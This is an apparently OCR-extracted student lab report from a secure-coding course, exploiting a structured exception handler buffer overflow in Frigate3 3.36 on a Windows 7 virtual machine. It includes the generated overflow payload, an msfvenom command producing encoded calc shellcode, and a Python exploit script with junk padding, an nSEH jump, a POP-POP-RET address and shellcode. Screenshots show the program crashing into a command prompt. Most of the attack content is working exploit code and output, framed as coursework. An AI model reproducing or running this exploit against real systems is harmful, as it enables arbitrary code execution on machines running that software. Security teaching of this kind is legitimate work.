
Secure Coding Lab – 10

Khushal Khare

18BCE7036

Install Frigate3 on Windows 7 VM:

Frigate3 UI


win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch
09 42 53
New View Edit Refresh Copy Move Delete Rename
Purchase
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
C:\ProgramData\Microsoft\Windows\Sta...\Frigate3 List Name
C:\ProgramData\Microsoft\Windows\Start Men...\Frigate3 List Name
Frigate3* lnk
<UP-DIR>
931 in 1 files
23.07 GB free on drive C
27.67%
Close
Next tip
Previous tip
9:42 AM
4/19/2021
Right Ctrl

The Tip of The Day


Did you know...

Welcome to Frigate! If you are new to this software, you may wish to keep the "Show Tips on Startup" option ON for a while. There's a wealth of hints in store to help you get the most out of Frigate.


☑ Show this dialog box next time

Here you will find some advices that are to help you to master Frigate quickly and totally.

Execute the exploit2.py to generate the payload_cmd.txt file:




Name	Date modified	Type	Size
temp	4/19/2021 9:44 AM	File folder	
exploit_cmd	4/19/2021 9:32 AM	Python File	3 KB
payload_cmd	4/19/2021 9:44 AM	Text Document	5 KB


win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
payload_cmd - Notepad
File Edit Format View Help
Ln 1, Col 1
9:45 AM
4/19/2021
Right Ctrl
9:45 AM
4/19/2021

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë Kঃ @%â0fÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK
```

Copy the payload and open the frigate software, Go to disks and select find computer and paste the payload in it.



win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 09 : 47 : 56
New View Edit Refresh Copy Move Delete Rename Purchase
Stop
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
C:\ProgramData\Microsoft\Windows\Sta...\Frigate3 List Name
C:\ProgramData\Microsoft\Windows\Start Men...\Frigate3 List Name
Frigate3 lnk
Frigate3 lnk
<UP-DIR>
931 in 1 files
23.07 GB free on drive C
27.67%
Here you will find some advices that are to help you to master Frigate quickly and totally.
9:47 AM
4/19/2021
Right Ctrl
9:48 AM
4/19/2021

Find Computer

● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0

OK Cancel



win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
C:\Windows\system32\cmd.exe
Recycle
Goog Chron
Frigat
StreamRipp...
9:48 AM
4/19/2021
Right Ctrl


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Frigate3>
```

The application crashes and CMD opens up after pressing Ok.

Open linux on VMBox and in terminal paste the following code to get the calc payload


```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -fpython

Thiswillgeneratethebitcode buf = ""
buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b" buf +=
"\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18" buf +=
"\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f" buf +=
"\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63" buf +=
"\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5" buf +=
"\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac" buf +=
"\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee" buf +=
"\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21" buf +=
"\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc" buf +=
"\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb" buf +=
"\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac\x33" buf +=
"\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\xae" buf +=
"\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d\x5f" buf +=
"\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x10" buf +=
"\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd1\xc6" buf +=
"\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\xa1" buf +=
"\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"
```

Make a new python script


win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
exploit_calc.py - C:\Users\Garrick\Downloads\exploit_calc.py (2.7.17)
File Edit Format Run Options Window Help
Ln: 1 Col: 0
9:59 AM
4/19/2021
Right Ctrl

```
# -*- coding: cp1252 -*-

f= open("payload_calc.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B               POP EBX
#40010C4C   5D               POP EBP
#40010C4D   C3               RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x0


buf =  ""
buf += "\xbf\xe3\xfa\x7b\x97\xdb\xd5\xd9\x74\x24\xf4\x5d\x2b"
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\x18"
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\x9f"
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16\x63"
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\xd4\xa7\xe5\x2d\xe5"
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\xac"
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\xee"
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x80\x21"
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0\xcc"
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\xdb"
```


Execute the python script to generate the payload


win7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
payload_cmd - Notepad
File Edit Format View Help
Size
2 KB
3 KB
5 KB
5 KB
Ln 5, Col 501
10:01 AM
4/19/2021
Right Ctrl


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
l5VqlvjmPkKKPrUfemkCwR3SBOosZCOF3KOXUQsrMCTSOAA
```

payload_cmd Date modified: 4/19/2021 9:44 AM Date created: 4/19/2021 9:44 AM
Text Document Size: 4.50 KB

